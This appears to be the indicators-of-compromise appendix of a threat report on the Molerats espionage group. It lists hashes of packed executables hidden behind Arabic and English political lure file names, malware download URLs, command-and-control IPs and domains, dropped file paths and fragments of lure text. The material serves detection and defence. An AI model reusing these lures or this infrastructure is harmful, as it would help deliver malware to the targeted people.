d56a4865836961b592bf4a7addf7a414	images.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	شاهد ما التقطه كاميرات المراقبة أحداث التحرش الجنسي لأشهر 100 اعلامي في العالم.exe	Exe (Confuser packed)
59368e712e0ac681060780e9caa672a6	meeting.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	محضر اجتماع نائبة الرئيس الأمريكي ووزير الخارجية .exe الاسرائيلي	Exe (Confuser packed)
99fed519715b3de0af954740a2f4d183	ministry of the interior 23-9-2021.rar	RAR
8debf9b41ec41b9ff493d5668edbb922	Ministry of the Interior statement 23-9- 2021.exe	Exe (Themida packed)
bd14674edb9634daf221606f395b1e1d	moi.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	أبليت شاكيد ترد على طلب الرئيس عباس لقاءها.exe	Exe (Confuser packed)
04d17caf8be87e68c266c34c5bd99f48	namso.rar	RAR
c7271b91d190a730864cd149414e8c43	namso.exe	Exe (Themida packed)
217943eb23563fa3fff766c5ec538fa4	rafah passengers.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	.exe كشف تنسيقات السفر عبر معبر رفح البري	Exe (Confuser packed)

fef0ec9054b8eff678d3556ec38764a6	sa.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	وعودات عربية وأمريكية بالتحرك للإفراج عن معتقلي .exe حماس في السعودية	Exe (Confuser packed)
32cc7dd93598684010f985d1f1cea7fd	shahid.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	شاهد ما التقطه كاميرات المراقبة أحداث التحرش الجنسي .exe لأشهر 100 اعلامي في العالم	Exe (Confuser packed)
1dc3711272f8e9a6876a7bccbfd687a8	sudan details.rar	RAR
f054f1ccc2885b45a71a1bcd0dd711be	قيادي فلسطيني شارك في محاولة الانقلاب في السودان .exe	Exe (Themida packed)
da1d640dfcb2cd3e0ab317aa1e89b22a	tawjihexam.rar	RAR
31d07f99c865ffe1ec14c4afa98208ad	Israel-Hamas Prisoner Exchange Progress.exe	Exe (Confuser packed)
b5e0eb9ca066f5d97752edd78e2d35e7	أجندة الاجتماع المتوقع.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	أجندة الاجتماع المزمع عقده الأسبوع القادم - ملفات .exe شائكة تنتظر الاجتماع المتوقع	Exe (Confuser packed)
b65d62fcb1e8f7f06017f5f9d65e30e3	.rar مجريات الاجتماع	RAR
a52f1574e4ee4483479e9356f96ee5e3	مجريات الاجتماع الثنائي وأهم النقاط التي تمس الأمن .exe القومي المصري	Exe (Confuser packed)

933ffc08bcf8152f4b2eeb173b4a1e26	israelian attacks.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	Israelians Attacks during the years 2020 to 2021.exe	Exe (Confuser packed)
1478906992cb2a8ddd42541654e9f1ac	patient satisfaction survey.zip	ZIP
31d07f99c865ffe1ec14c4afa98208ad	Patient Satisfaction Survey Patient Satisfaction Survey.exe	Exe (Confuser packed)
33b4238e283b4f6100344f9d73fcc9ba	الجلسة الثانية.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	تفاصيل الجلسة الثانية من مؤتمر مسارات السنوي العاشر.exe	Exe (Confuser packed)
1f8178f9d82ac6045b6c7429f363d1c5	رسائل طالبان لحماس.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	رسائل طالبان لحماس فيما يخص الشأن التركي وحساسية الموقف بين كل منهم.exe	Exe (Confuser packed)
c7d19e496bcd81c4d16278a398864d60	مجلة اتجاهات سياسية.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	مجلة اتجاهات سياسية العدد الخامس والعشرون.exe	Exe (Confuser packed)
1bae258e219c69bb48c46b5a5b7865f4	مقترح.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	مقترح احياء ذكرى أبو علي مصطفى - مقترح احياء ذكرى أبو علي مصطفى.exe	Exe (Confuser packed)

547334e75ed7d4eea2953675b07986b4	مؤتمر المنظمة.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	مؤتمر المنظمة في لبنان - مؤتمر المنظمة في لبنان.exe	Exe (Confuser packed)

[+] Download URLs

Component	URL
Template	https://drive.google[.]com/uc?export=download&id=1xwb99Q7duf6q7a-7be44pCk3dU9KwXam
Exe	http://45.63.49[.]202/document.html http://23.94.218[.]221/excelservice.html http://45.63.49[.]202/doc.html http://45.63.49[.]202/gabha.html

[+] Molerats associated IPs

45.63.49[.]202
 23.94.218[.]221
 185.244.39[.]165

[+] Molerats associated domains

msupdata[.]com
 www.msupdate[.]com

Spark backdoor

bundonesia[.]com

[+] File system artifacts

Dropped binary

C:\ProgramData\servicehost.exe
 {current_working_directory}\su.exe

Appendix

MD5: 5c87b653db4cc731651526f9f0d52dbb




MD5: 105885d14653932ff6b155d0ed64f926

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MISSING PROOFING TOOLS This document contains text in Arabic (Saudi Arabia) which isn't being proofed. [Never Show Again](#)

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2. قم بفتح الملف على نظام تشغيل من نوع ويندوز.

3. قم باستخدام برنامج التشفير الباسورد Pal@Archive



MD5: e72d18b78362e068d0f3afa040df6a4c

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 VÁZQUEZ VÁSQUEZ JOSE BENJAMIN 33 years old El Salvador	 HERNÁNDEZ QUINTERO VILLALBA ROLDANDO 31 years old El Salvador	 MARTÍNEZ ARGUETA RAFAEL 39 years old El Salvador	 FLORES DEL CDO JOSE LUIS 39 years old El Salvador
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